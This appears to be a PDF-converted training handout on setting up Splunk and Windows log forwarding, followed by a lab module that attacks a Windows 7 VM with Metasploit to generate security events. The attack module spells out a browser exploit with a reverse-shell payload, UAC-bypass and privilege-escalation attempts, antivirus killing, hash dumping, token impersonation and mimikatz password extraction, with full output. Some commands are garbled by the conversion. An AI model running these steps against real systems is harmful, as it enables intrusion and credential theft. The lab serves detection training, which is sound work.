

# Splunk For InfoSec 2017

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# Module 1: Getting Started

The first thing that you'll need to do is download all of the required virtual machines for this class.

# Here is the Ubuntu VM that we will be using for this course:

https://s3.amazonaws.com/infosecaddictsvirtualmachines/StrategicsecUbuntu-v3.zip

username: strategicsec password: strategicsec

# Here is the Windows 7 VM that we will be using for this course:

https://s3.amazonaws.com/infosecaddictsvirtualmachines/Win7x64.zip

username: workshop password: password



# Module 2: Installing Splunk on the Ubuntu VM

Splunk Installation – Once you've downloaded the Deb file, upload the file to your Ubuntu server and place it a temporary directory.

Run the dpkg command to install the Splunk server. The filename of the .deb file may change as new versions are made available so make sure that you have downloaded.

\$ sudo /sbin/iptables -F strategicsec

\$ sudo apt-get update && sudo apt-get upgrade strategicsec

```
strategicsec@ubuntu:~$ sudo `which iptables` -F&&\
> sudo apt update&&\
> sudo apt upgrade -y
Ign http://us.archive.ubuntu.com trusty InRelease
Hit http://us.archive.ubuntu.com trusty-updates InRelease
Hit http://security.ubuntu.com trusty-security InRelease
Ign http://archive.canonical.com trusty InRelease
Ign http://extras.ubuntu.com trusty InRelease
Hit http://us.archive.ubuntu.com trusty-backports InRelease
Hit http://us.archive.ubuntu.com trusty Release.gpg
Hit http://archive.canonical.com trusty Release.gpg
Hit http://extras.ubuntu.com trusty Release.gpg
If http://extras.ubuntu.com trusty Release.gpg
15% [Connecting to archive-7.kali.org] [Waiting for headers] [Waiting for heade
```

\$ wget https://s3.amazonaws.com/infosecaddictsfiles/splunklight-6.5.0-59c8927def0f-linux-2.6-amd64.deb

```
strategicsec@ubuntu:~$ wget -c -0 splunklight.deb \
> 'https://www.splunk.com/bin/splunk/DownloadActivityServlet?architecture
=x86_64&platform=linux&version=6.5.0&product=splunk_light&filename=splunk
light-6.5.0-59c8927def0f-linux-2.6-amd64.deb&wget=true'
```



\$ sudo dpkg -i splunklight-6.5.0-59c8927def0f-linux-2.6-amd64.deb strategicsec

```
strategicsec@ubuntu:~$ sudo dpkg -i splunklight.deb
(Reading database ... 259351 files and directories currently installed.)
Preparing to unpack splunklight.deb ...
This looks like an upgrade of an existing Splunk Server. Attempting to st
op the installed Splunk Server...
```

Next we need to create the init.d script so that we can easily start and stop Splunk. Change the the Splunk directory and run the splunk executable with the below arguments.

\$ cd /opt/splunk/bin/

\$ sudo ./splunk enable boot-start strategicsec

```
strategicsec@ubuntu:~$ cd /opt/splunk/bin
strategicsec@ubuntu:/opt/splunk/bin$ sudo ./splunk enable boot-start
```

Press SPACE to view all of the license agreement and then Y to accept it.

Start Splunk with the service command.

\$ sudo service splunk start strategicsec




```
This appears to be your first time running this version of Splunk.
Copying '/opt/splunk/etc/openldap/ldap.conf.default' to '/opt/splunk/etc/
openldap/ldap.conf'.
Generating RSA private key, 1024 bit long modulus
. . . . . . . . . ++++++
.....+++++
e is 65537 (0x10001)
writing RSA key
Generating RSA private key, 1024 bit long modulus
. . . . . . . +++++
e is 65537 (0x10001)
writing RSA key
Moving '/opt/splunk/share/splunk/search mrsparkle/modules.new' to '/opt/s
plunk/share/splunk/search mrsparkle/modules'.
Adding system startup for /etc/init.d/splunk ...
   /etc/rc0.d/K20splunk -> ../init.d/splunk
   /etc/rc1.d/K20splunk -> ../init.d/splunk
   /etc/rc6.d/K20splunk -> ../init.d/splunk
   /etc/rc2.d/S20splunk -> ../init.d/splunk
   /etc/rc3.d/S20splunk -> ../init.d/splunk
   /etc/rc4.d/S20splunk -> ../init.d/splunk
   /etc/rc5.d/S20splunk -> ../init.d/splunk
Init script installed at /etc/init.d/splunk.
```

Accessing The Splunk Interface – You will now be able to access Splunk's web GUI which is running on port 8000.

Point your browser at – http://192.168.200.144:8000/. Open the URL in the browser and login with the below details:

User Name: admin
Password: changeme







What Next – Great, you now have your Splunk installation up and running. What's required next is to get data from your various applications, logs and monitoring tools into Splunk so that it can be mined for relevant statistics.

These rolled up statistics are what we would then import into VisualizeIT for purposes of visualization, modelling and forecasting. As next steps we would recommend reading the Splunk Forwarder article which talks about downloading, installing and configuring the Splunk Forwarder which is required to aggregate and send data to Splunk.



# Module 3: Installing the Universal Forwarder

# Forward data to Splunk Light using Microsoft Windows

- 1. In the Splunk Light user interface, click the 3 bar menu item in the top menu left bar.
- 2. Goto "Data", then "Data receiving"
- 3. Add new
- 4. In the Listen on this port input box type "9997", and then click save
- 5. Go back to the 3 bar menu item in the top menu left bar.
- 6. Goto "Data", then "indexes"
- 7. Click "new index" in to top right corner
- 8. Name the new index wineventlog, and then click save. No need to configure anything other options.

## \*\*\* Note \*\*\*

It can take several minutes for the logs to starting flowing.

( ) 127.0.0.1:8000/en-US/manager/search/adddata/selectforwarders						
<b>≇</b> splunk > li	ght Search Rep	oorts Alerts	Dashboards			
Add Data	Select Forwarders	Select Source	Input Settings		—O Done	< Next >


### Select Forwarders

Create or select a server class for data inputs. Use this page only in a single-instance Splunk environment.

To enable forwarding of data from deployment clients to this instance, set the output configurations on your forwarders. Learn More 😢

Select Server Class	New	Existing		
	Available host(s)	add all »	Selected host(s)	« remove all
	WINDOWS win7-64-victim			
New Server Class Name				





Reference: http://blogs.splunk.com/2014/02/03/forwarding-windows-event-logs-to-another-host/

# **Step 1: Configure WinRM**

Your first step will be to configure remote management, and most especially remote windows event log management on the systems. On each source and the collector, you will want to type the following at an elevated PowerShell command prompt:

winrm quickconfig

\$computer = (Get-WmiObject win32\_computersystem).Name.ToUpper()

\$collector = 'DOMAIN/COLLECTOR\$'

\$adsi = [ADSI]"WinNT://\$computer/administrators,group"

\$adsi.add("WinNT://\$collector,group)

Make sure you replace DOMAIN and COLLECTOR with appropriate values for your environment. Also:

If you are using Windows Firewall, then add a Windows Firewall exception for Remote Event Log Management on each source computer



Create a domain account (let's call it "DOMAIN\LogAdmin" and add it to the Event Log Readers group on each source computer.

Configuring the collector is similar:

wecutil qc

winrm set winrm/config/client @{TrustedHosts="SOURCE"}

This last line adds the source to the list of systems that is allowed to use NTLM authentication to communicate with the collector via WinRM.

# **Step 2: Create an Event Subscription**

Our second step is to create the subscription to transfer the logs from the source to the collector. On the collector:

Run Event Viewer as an Administrator

Click Subscriptions in the console tree

On the Actions menu, click "Create Subscription"

Fill in the Subscription Name and Description with appropriate values

In the Destination Log box, select the log file where collected events are stored.

Click Add and select the source

Click Select Events to display the Query Filter – specify which events are to be collected Click OK

Normally, the Destination Log will be "ForwardedEvents", but you can create new ones or just munge all the logs together.

My recommendation is to create a new log for each channel. For instance, if your source is "SOURCE" and you are collecting the Security events, then create a log "SOURCE-Security". You can then use the Universal Forwarder inputs.conf settings to read that log and set the sourcetype and host to the appropriate thing to ensure your apps don't see any difference.

# **Step 3: Advanced Settings**

You probably saw the Advanced button. This is actually fairly important. There are two things you can do. The first is to configure event delivery optimization.



With "Normal" optimization, the collector uses a pull delivery mode, batches 5 items at a time and sets a batch timeout of 15 minutes.

When using "Minimize Bandwidth" optimization, a push delivery and a delivery timeout of 6 hours is used.

The final option is "Minimize Latency" – it also uses push and a batch timeout of 30 seconds. Select the appropriate setting for the particular scenario.

The other element you can configure is the user and password. We created a domain user called LogAdmin earlier – you can enter the credentials here to deal with that, and it is a recommended setting.

# Step 4: Install a Universal Forwarder

You can now install a Windows Universal Forwarder on the collector. If you have followed the instructions here, then you have created a new log file for the events from the source and you can see those events flowing in by utilizing the Event Viewer on the collector.

Now it's time to configure the Universal Forwarder. Use the following inputs.conf entry:

[WinEventLog://SOURCE-Security] sourcetype = WinEventLog:Security host = SOURCE disabled = false

Push this to the Universal Forwarder and restart the service. You should see the events from your source computer appearing in the appropriate Splunk instance.

If you have thrown all of your Security logs into the Security log, then you need to do some post-processing on the indexer to ensure that the host field is set properly. Start with the following props.conf entry:

[WinEventLog:Security]
TRANSFORMS-sethost = Set-Host-By-ComputerName then, in transforms.conf:

[Set-Host-By-ComputerName]




REGEX = (?m)ComputerName=(.\*?)\n FORMAT = host::\$1 DEST\_KEY = MetaData:Host

#### Source:

http://docs.splunk.com/Documentation/SplunkLight/6.5.0/GettingStarted/GettingdataintoSplunkLightusingWindows









# Module 4: Attacking your Windows VM

Now that logging is configured on both of your target virtual machines we need to generate some security events so we can have logs to look at in Splunk. Let's get started.

## **Attacking Windows 7**

Log in to your Ubuntu host with the following credentials:

user: strategicsec pass: strategicsec

I prefer to use Putty to SSH into my Ubuntu host on pentests and I'll be teaching this class in the same manner that I do pentests.

You can download Putty from here:

http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe

# Setting up the exploit

For the purpose of this workshop my Win7 VM IP address is: Win7-Victim-IP so anytime you see that IP you'll know that's my Win7 VM

StrategicSec-VM-IP is my Ubuntu IP address so anytime you see that IP you'll know that's my Ubuntu host

Type the following commands sudo /sbin/iptables -F strategicsec

cd ~/toolz/metasploit

./msfconsole

use exploit/windows/browser/ie\_cgenericelement\_uaf

set ExitOnSession false

set URIPATH /ie8

set PAYLOAD windows/meterpreter/reverse\_tcp



#### set LHOST StrategicSec-VM-IP

### exploit -j

```
<u>msf</u> > use exploit/windows/browser/ie_cgenericelement_uaf
msf exploit(ie_cgenericelement_uaf) >
msf exploit(ie_cgenericelement_uaf) > set ExitOnSession false
ExitOnSession => false
msf exploit(ie_cgenericelement_uaf) >
msf exploit(ie_cgenericelement_uaf) > set URIPATH /ie8
URIPATH => /ie8
msf exploit(ie_cgenericelement_uaf) >
msf exploit(ie_cgenericelement_uaf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ie_cgenericelement_uaf) >
msf exploit(ie_cgenericelement_uaf) >
                                 ment_uaf) > set LHOST 172.16.247.130
LHOST => 172.16.247.130
msf exploit(ie_cgenericelement_uaf) >
msf exploit(ie_cgenericelement_uaf) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 172.16.247.130:4444
 [*] Using URL: http://0.0.0.0:8080/ie8
 *] Local IP: http://172.16.247.130:8080/ie8
 [*] Server started.
msf exploit(ie_cgenericelement_uaf) >
```

Now from the Win7 host, use Internet Explorer 8 to connect to the exploit address (local address) given to you by metasploit.

The address will be something like:

http://StrategicSec-VM-IP:8080/ie8

This will simulate a victim clicking on your malicious link and being exploited with a browser exploit.



### **Client-Side Enumeration**

You can list the active sessions by typing:

#### sessions -I

You can "interact" with any active session by typing sessions -i 1 (replace 1 with the session number you want to interact with)

#### sessions -i 1

```
msf exploit(ie_cgenericelement_uaf) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

You should now see Metasploit's meterpreter prompt.

Figure out who and where you are

#### meterpreter> sysinfo

```
meterpreter > sysinfo
Computer : WIN7-64-VICTIM
OS : Windows 7 (Build 7600).
Architecture : x64 (Current Process is WOW64)
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/win32
meterpreter >
```

meterpreter> getuid

':::::::: InfoSecAddicts

<u>meterpreter</u> > getuid Server username: win7-64-victim\Workshop <u>meterpreter</u> >

meterpreter> ipconfig

```
meterpreter > ipconfig
Interface 1
_____
            : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff
Interface 11
_____
           : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:d8:35:5e
MTU : 1500
IPv4 Address : 172.16.247.131
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::d26:240c:d41a:aa9a
IPv6 Netmask : ffff:ffff:ffff:ffff:
Interface 13
            : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
            : 1280
MTU
IPv6 Address : fe80::ffff:ffff:fffe
IPv6 Netmask : ffff:ffff:ffff::
Interface 14
_____
Name : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU
           : 1280
IPv6 Address : fe80::5efe:ac10:f783
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff
meterpreter >
```



meterpreter> run post/windows/gather/checkvm

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if WIN7-64-VICTIM is a Virtual Machine .....
[*] This is a VMware Virtual Machine
meterpreter >
```

meterpreter> run get\_local\_subnets

```
meterpreter > run get_local_subnets
Local subnet: 172.16.247.0/255.255.255.0
meterpreter >
```

# Escalate privileges and get hashes

```
meterpreter> use priv
```

```
meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter >
```

# Option 1: GetSystem meterpreter> getsystem

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter >
```

#### Option 2:

meterpreter > run post/windows/escalate/getsystem

```
meterpreter > run post/windows/escalate/getsystem
[-] Failed to obtain SYSTEM access
meterpreter >
```

#### Option 3:

meterpreter> background back



```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ie_cgenericelement_uaf) >
```

use post/windows/escalate/droplnk set SESSION 1 set PAYLOAD windows/meterpreter/reverse\_tcp set LHOST StrategicSec-VM-IP set LPORT 1234 exploit

```
msf exploit(ie cgenericelement uaf) > use post/windows/escalate/droplnk
msf post(droplnk) > set SESSION 1
SESSION => 1
msf post(droplnk) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf post(droplnk) > set LHOST 172.16.247.130
LHOST => 172.16.247.130
msf post(droplnk) > set LPORT 1234
LPORT => 1234
msf post(droplnk) > exploit

[*] Creating evil LNK
[*] Done. Writing to disk - C:\Users\Workshop\Desktop\Words.lnk
[-] Post failed: Rex::Post::Meterpreter::RequestError core_channel_open: Operation failed: Access is denied.
[-] Call stack:
[-] /usr/share/metasploit-framework/lib/rex/post/meterpreter/channel.rb:115:in `create'
[-] /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/fs/file.rb:34:in `open'
[-] /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/fs/file.rb:476:in `open'
[-] /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/fs/file.rb:476:in `open'
[-] /usr/share/metasploit-framework/modules/post/windows/escalate/droplnk.rb:89:in `run'
[-] Post module execution completed
msf post(droplnk) >
```

#### Option 4:

use exploit/windows/local/bypassuac set SESSION 1 set PAYLOAD windows/meterpreter/reverse\_tcp set LHOST StrategicSec-VM-IP set LPORT 12345 exploit

```
msf post(droplnk) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set SESSION 1
SESSION => 1
msf exploit(bypassuac) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 172.16.247.130
LHOST => 172.16.247.130
msf exploit(bypassuac) > set LPORT 12345
LPORT => 12345
msf exploit(bypassuac) > exploit

[*] Started reverse TCP handler on 172.16.247.130:12345

[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[-] Exploit aborted due to failure: no-access: Cannot BypassUAC from Low Integrity Level
[*] Exploit completed, but no session was created.
msf exploit(bypassuac) >
```

### Option 5:

```
use exploit/windows/local/service_permissions
set SESSION 1
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST StrategicSec-VM-IP
set LPORT 5555
exploit
```

```
msf exploit(bypassuac) > use exploit/windows/local/service_permissions
msf exploit(service_permissions) > set LPORT 5555
LPORT => 5555
msf exploit(se
                      permissions) > set LHOST 192.168.243.134
LHOST => 192.168.243.134
msf exploit(service_permissions) > set SESSION 1
SESSION => 1
<u>msf</u> exploit(<mark>service_permissions</mark>) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
<u>msf</u> exploit(<mark>service_permissions</mark>) > exploit
[*] Started reverse handler on 192.168.243.134:5555
[*] Trying to add a new service...
*] Trying to find weak permissions in existing services..
[*] [ALG] Cannot reliably determine path: C:\Windows\System32\alg.exe
[*] [EFS] Cannot reliably determine path: C:\Windows\System32\lsass.exe
[*] [Fax] Cannot reliably determine path: C:\Windows\system32\fxssvc.exe
[*] [KeyIso] Cannot reliably determine path: C:\Windows\system32\lsass.exe
[*] [MSDTC] Cannot reliably determine path: C:\Windows\System32\msdtc.exe
    [Netlogon] Cannot reliably determine path: C:\Windows\system32\lsass.exe
    [ProtectedStorage] Cannot reliably determine path: C:\Windows\system32\lsass.exe
```

#### Option 6:

use exploit/windows/local/trusted service path

```
set SESSION 1
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST StrategicSec-VM-IP
set LPORT 4567
```

exploit

```
msf exploit(service_permissions) > use exploit/windows/local/trusted_service_path
msf exploit(trusted_service_path) > set LPORT 4567
LPORT => 4567
msf exploit(trusted_service_path) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(trusted_service_path) > set SESSION 1
SESSION => 1
msf exploit(trusted_service_path) > set LHOST 192.168.243.134
LHOST => 192.168.243.134
msf exploit(trusted_service_path) > exploit
[*] Started reverse handler on 192.168.243.134:4567
[*] Finding a vulnerable service...
```

### Option 7:

```
use exploit/windows/local/ppr_flatten_rec
set SESSION 1
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST StrategicSec-VM-IP
set LPORT 7777
exploit
```

```
msf exploit(trusted_service_path) > use exploit/windows/local/ppr_flatten_rec
msf exploit(ppr_flatten_rec) > set LHOST 192.168.243.134
LHOST => 192.168.243.134
msf exploit(ppr_flatten_rec) > set SESSION 1
SESSION => 1
msf exploit(ppr_flatten_rec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ppr_flatten_rec) > set LPORT 7777
LPORT => 7777
msf exploit(ppr_flatten_rec) > exploit
[*] Started reverse handler on 192.168.243.134:7777
[-] Exploit failed [no-target]: Running against WOW64 is not supported
```

### Option 8:

```
use exploit/windows/local/ms_ndproxy
set SESSION 1
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST StrategicSec-VM-IP
set LPORT 7788
exploit
```

```
msf exploit(ppr_flatten_rec) > use exploit/windows/local/ms_ndproxy
msf exploit(ms_ndproxy) > set LPORT 7788
LPORT => 7788
msf exploit(ms_ndproxy) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms_ndproxy) > set SESSION 1
SESSION => 1
msf exploit(ms_ndproxy) > set LHOST 192.168.243.134
LHOST => 192.168.243.134
msf exploit(ms_ndproxy) > exploit
[*] Started reverse handler on 192.168.243.134:7788
[-] Exploit failed [no-target]: Running against WOW64 is not supported
```

#### Option 9:

use exploit/windows/local/ask set SESSION 1 set PAYLOAD windows/meterpreter/reverse\_tcp set LHOST StrategicSec-VM-IP set LPORT 7799 exploit

```
msf exploit(ms_ndproxy) > use exploit/windows/local/ask
msf exploit(ask) > set LPORT 7799
LPORT => 7799
msf exploit(ask) > set LHOST 192.168.243.134
LHOST => 192.168.243.134
msf exploit(ask) > set SESSION 1
SESSION => 1
msf exploit(ask) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ask) > exploit

[*] Started reverse handler on 192.168.243.134:7799
[*] UAC is Enabled, checking level...
[*] The user will be prompted, wait for them to click 'Ok'
[*] Uploading fqiRzzJDr.exe - 73802 bytes to the filesystem...
[*] Executing Command!
```

meterpreter > getuid Server username: win7-64-victim\Workshop meterpreter > getsystem ...got system (via technique 1).



meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

<u>meterpreter</u> > getuid

Server username: win7-64-victim\Workshop

<u>meterpreter</u> > getsystem

...got system (via technique 1).

meterpreter >

<u>meterpreter</u> > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter >

### meterpreter> run killav

<u>meterpreter</u> > run killav [\*] Killing Antivirus services on the target... [\*] Killing off cmd.exe...

meterpreter> run post/windows/gather/hashdump

(you'll see that it fails)

<u>meterpreter</u> > run post/windows/gather/hashdump

- \*] Calculating the hboot key using SYSKEY 83d6439ac2c2abb1a3d6aa331b0e3ec4...
- \*] Obtaining the user list and keys...
- \*] Decrypting user keys...
- [\*] Dumping password hints...

[\*] Obtaining the boot key...

No users with password hints on this system

[\*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: Workshop:1002:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c::: HomeGroupUser\$:1004:aad3b435b51404eeaad3b435b51404ee:738e51848b4ef791652032a3d13ff2ad:::

meterpreter > ps

(search for a process running as NT AUTHORITY\SYSTEM)



meterp	<u>reter</u>	> ps					
Proces	s List						
=====							
PID	PPID	Name	Arch	Session	User	Path	
0	0	[System Process]		4294967295			
4	0	System	x86_64				
264	4	smss.exe	x86_64	0	NT AUTHORITY\SYSTEM	C:\Windows\System3	
	2\smss.exe						
312	500	svchost.exe	x86_64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System3	
	2\svchost.exe						
		iexplore.exe	x86	1	win7-64-victim\Workshop	<pre>C:\Program Files (</pre>	
	x86)\Internet Explorer\iexplore.exe						
356	348	csrss.exe	x86_64	0	NT AUTHORITY\SYSTEM	C:\Windows\System3	
2\csrs	2\csrss.exe						
396	388	csrss.exe	x86_64	1	NT AUTHORITY\SYSTEM	<pre>C:\Windows\System3</pre>	
2\csrs	2\csrss.exe						
404	348	wininit.exe	x86_64	0	NT AUTHORITY\SYSTEM	<pre>C:\Windows\System3</pre>	
2\wini	2\wininit.exe						
436	388	winlogon.exe	x86_64	1	NT AUTHORITY\SYSTEM	<pre>C:\Windows\System3</pre>	
2\winl	2\winlogon.exe						
500	404	services.exe	x86_64	0	NT AUTHORITY\SYSTEM	C:\Windows\System3	
2\services.exe							
508	404	lsass.exe	x86_64	0	NT AUTHORITY\SYSTEM	C:\Windows\System3	
2\lsas	s.exe						

meterpreter > migrate 2800 (your process id WILL NOT be 2800, but make sure you use one that is running at NT AUTHORITY\SYSTEM)

meterpreter> run post/windows/gather/hashdump (you' migrated into a SYSTEM level process)

(you'll see that it works now that you



```
<u>meterpreter</u> > migrate 436
[*] Migrating from 1648 to 436...
[*] Migration completed successfully.
<u>meterpreter</u> > sysinfo
                  : WIN7-64-VICTIM
Computer
ns
                  : Windows 7 (Build 7600).
Architecture
                  : x64
System Language : en_US
                 : x64/win64
Meterpreter
<u>meterpreter</u> > getuid
Server username: NT AUTHORITY\SYSTEM
<u>meterpreter</u> > run post/windows/gather/hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 83d6439ac2c2abb1a3d6aa331b0e3ec4...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
No users with password hints on this system
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Workshop:1002:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
HomeGroupUser$:1004:aad3b435b51404eeaad3b435b51404ee:738e51848b4ef791652032a3d13ff2ad:::
```

#### meterpreter> run post/windows/gather/credentials/credential collector

<u>meterpreter</u> > run post/windows/gather/credentials/credential\_collector

- \*] Running module against WIN7-64-VICTIM
- +] Collecting hashes...
  - Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 Extracted: HomeGroupUser\$:aad3b435b51404eeaad3b435b51404ee:738e51848b4ef791652032a3d13ff2ad
  - Extracted: Workshop:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
- [+] Collecting tokens... NT AUTHORITY\LOCAL SERVICE
  - NT AUTHORITY\NETWORK SERVICE NT AUTHORITY\SYSTEM win7-64-victim\Workshop NT AUTHORITY\ANONYMOUS LOGON



### **Steal Tokens**

meterpreter > getsystem

```
meterpreter > use incognito
```

<u>meterpreter</u> > getsystem

meterpreter > list\_tokens -g

NT AUTHORITY\ANONYMOUS LOGON



```
<u>meterpreter</u> > list_tokens -g
Delegation Tokens Available
------
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT AUTHORITY\WRITE RESTRICTED
NT SERVICE\AudioEndpointBuilder
NT SERVICE\AudioSrv
NT SERVICE\BFE
NT SERVICE\BITS
NT SERVICE\CryptSvc
NT SERVICE\CscService
NT SERVICE\DcomLaunch
NT SERVICE\Dhcp
NT SERVICE\Dnscache
NT SERVICE\DPS
NT SERVICE\eventlog
NT SERVICE\EventSystem
NT SERVICE\FDResPub
NT SERVICE\FontCache
NT SERVICE\IKEEXT
```

meterpreter > impersonate\_token

<choose who you want to impersonate but be</p>

sure to use 2 slashes in the name (ex: impersonate\_token domain\\user)

```
<u>meterpreter</u> > impersonate_token BUILTIN\\Administrators
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
<u>meterpreter</u> >
```

```
meterpreter> getuid
```

```
<u>meterpreter</u> > getuid
Server username: NT AUTHORITY\SYSTEM
<u>meterpreter</u> >
```

#### Stealing credentials and certificates

- NOTE: Most of the stuff after 'kerberos' DOES NOT work, but is given here so you know the



correct syntax to use when connected to AD or dealing with smart/CAC cards.

meterpreter > getsystem

meterpreter > load mimikatz

#### meterpreter > kerberos

```
<u>meterpreter</u> > getsystem
...got system (via technique 1).
<u>meterpreter</u> > load mimikatz
Loading extension mimikatz...success.
<u>meterpreter</u> > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
Package
AuthID
                     Domain
                                    User
                                                     Password
0;999
          NTLM
                     WORKGROUP
                                    WIN7-64-VICTIM$
0;45803
          NTLM
0;997
          Negotiate NT AUTHORITY
                                    LOCAL SERVICE
          Negotiate WORKGROUP
                                    WIN7-64-VICTIM$
0;996
0;2527974 NTLM win7-64-victim Workshop
                                                     password
0;2528009 NTLM
                     win7-64-victim Workshop
                                                     password
```

meterpreter > mimikatz\_command -f sekurlsa::logonPasswords -a "full"



```
<u>meterpreter</u> > mimikatz_command -f sekurlsa::logonPasswords -a "full"
 0;2528009","NTLM","Workshop","win7-64-victim",'

* Utilisateur : Workshop
          * Domaine
                          : win7-64-victim
          * Hash LM
                          : e52cac67419a9a224a3b108f3fa6cb6d
          * Hash NTLM
                          : 8846f7eaee8fb117ad06bdd830b7586c"
Workshop,win7-64-victim,password"
Workshop,win7-64-victim,password"
Workshop,win7-64-victim,password"
"0;2527974","NTLM","Workshop","win7-64-victim","

* Utilisateur : Workshop
          * Domaine
                          : win7-64-victim
                          : e52cac67419a9a224a3b108f3fa6cb6d
          * Hash LM
          * Hash NTLM
                          : 8846f7eaee8fb117ad06bdd830b7586c"
Workshop,win7-64-victim,password"
Workshop,win7-64-victim,password"
Workshop,win7-64-victim,password"
"0;997","Negotiate","LOCAL SERVICE","NT AUTHORITY","n.s. (Credentials KO)"
```

